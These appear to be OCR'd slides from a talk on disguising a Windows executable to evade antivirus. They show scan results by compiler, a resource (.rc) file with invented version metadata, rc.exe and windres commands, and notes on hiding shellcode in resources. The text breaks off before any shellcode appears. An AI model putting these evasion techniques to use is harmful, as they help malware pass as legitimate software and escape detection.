


5 security vendors and no sandboxes flagged this file as malicious

fb7f22a586494935720da2d8bdf4897434c25f14e542fb1e4d747212836b5f5b

GregsBestFriend.exe

Encoded g++ (GNU) Detections



Scan result:	This file was detected by [0 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	638976 bytes
Analysis date:	2023-09-09 | 12:06:42
CRC32:	e00f0a09
MD5:	0c9d369c45bed0d85b773997c89b9e94
SHA-1:	57fdd380a63fc60f80657892472113387bf15316
SHA-2:	4831ade3e51f1ce793095ea2d4361dc573d1923889a71a53ac24bc1354f8acab
SSDEEP:	12288:DRITA55MAzcOGP77VtcxTNDXgN3FNavrV0tTPYthk70+Yb5ZC:aTA5dzc0gGtc

Encoded Compiler Detection Results

cl.exe (Microsoft Visual C++)

- VirusTotal: Detected by 10 out of 71 antivirus engines.
- Kleenscan: Detected by 0 out of 40 scanning. Engines

clang++.exe (LLVM)

- VirusTotal: Detected by 4 out of 71 antivirus engines.
- Kleenscan: Detected by 0 out of 40 scanning engines.

clang++.exe (GNU)

- VirusTotal: Detected by 4 out of 71 antivirus engines.
- Kleenscan: Detected by 0 out of 40 scanning engines.

g++ (GNU)

- VirusTotal: Detected by 5 out of 71 antivirus engines.
- Kleenscan: Detected by 0 out of 40 scanning engines.

Advanced Techniques

Resource Injection

- Embedding icons, images, and other resources makes your binary look more professional and legitimate.
- Evasion of detection mechanisms becomes easier when your binary looks legitimate.

Injecting Shellcode into Resources

- Conceal shellcode within resources to bypass traditional detection.

Advantages

- Stealthy execution.
- Evasion of detection mechanisms.

What is a Resource File?

What is a Resource File?

- A resource file is a special file used to store non-code assets for your program.

What's Inside?


- It contains things like icons, images, text, and other data your program needs.

Why Use It?

- Resource files make it easy to manage and access these assets in your program.

Examples

- **Icons**: Store program icons.
- **Images**: Include images for user interfaces.
- **Text**: Keep text translations or help messages.



```
#include <windows.h>

IDI_ICON_1 ICON "maxresdefault.ico"

VS_VERSION_INFO VERSIONINFO
FILEVERSION 7,1,0,4
PRODUCTVERSION 1,0,0,0
FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
FILEFLAGS 0x1L
#else
FILEFLAGS 0x0L
#endif
FILEOS 0x4L
FILETYPE 0x1L
FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904b0"
        BEGIN
            VALUE "FileDescription", "Gregs Best Friend Application"
            VALUE "FileVersion", "7.1.0.4"
            VALUE "ProductName", "Your Product Name"
            VALUE "ProductVersion", "7.1"
            VALUE "LegalCopyright", "Copyright © 2019-2023 Stigs"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END
```

Is it that easy to just add metadata to your build process?

Building Resource Files

Using .res Files

Method 1: rc.exe (Microsoft)

- Compile .rc files into .res files.
- **Example**: rc.exe /r /fo myresources.res myresources.rc

Method 2: windres (GNU)

- Generate .res files from .rc scripts.
- **Example**: windres -o myresources.res myresources.rc

Building Resource Files

Using .o (Object) Files

Method 1: rc.exe (Microsoft)

- Compile .rc files into .o files.
- **Example**: rc.exe /fo myresources.o myresources.rc

Method 2: windres (GNU)

- Create .o files from .rc scripts.
- **Example**: windres -o myresources.o myresources.rc

Building Resource Files

Difference Between .res and .o Files


.res Files

- Used primarily on Windows.
- Store non-code resources.
- Examples: icons, images, data.


.o Files

- Commonly used in Unix-like systems.
- Object files that can be linked with code.
- Contain resource data.


Its starting to look like a legit application.


GregsBestFriend.exe Properties
General
Compatibility
Security
Details
Previous Versions
Remove Properties and Personal Information
OK
Cancel
Apply

Property	Value
Description	
File description	Gregs Best Friend Application
Type	Application
File version	7.1.0.4
Product name	Your Product Name
Product version	7.1
Copyright	Copyright Â© 2019-2023 Stigs
Size	624 KB
Date modified	9/9/2023 10:06 AM
Language	English (United States)



Adding Shellcode to Resource Files

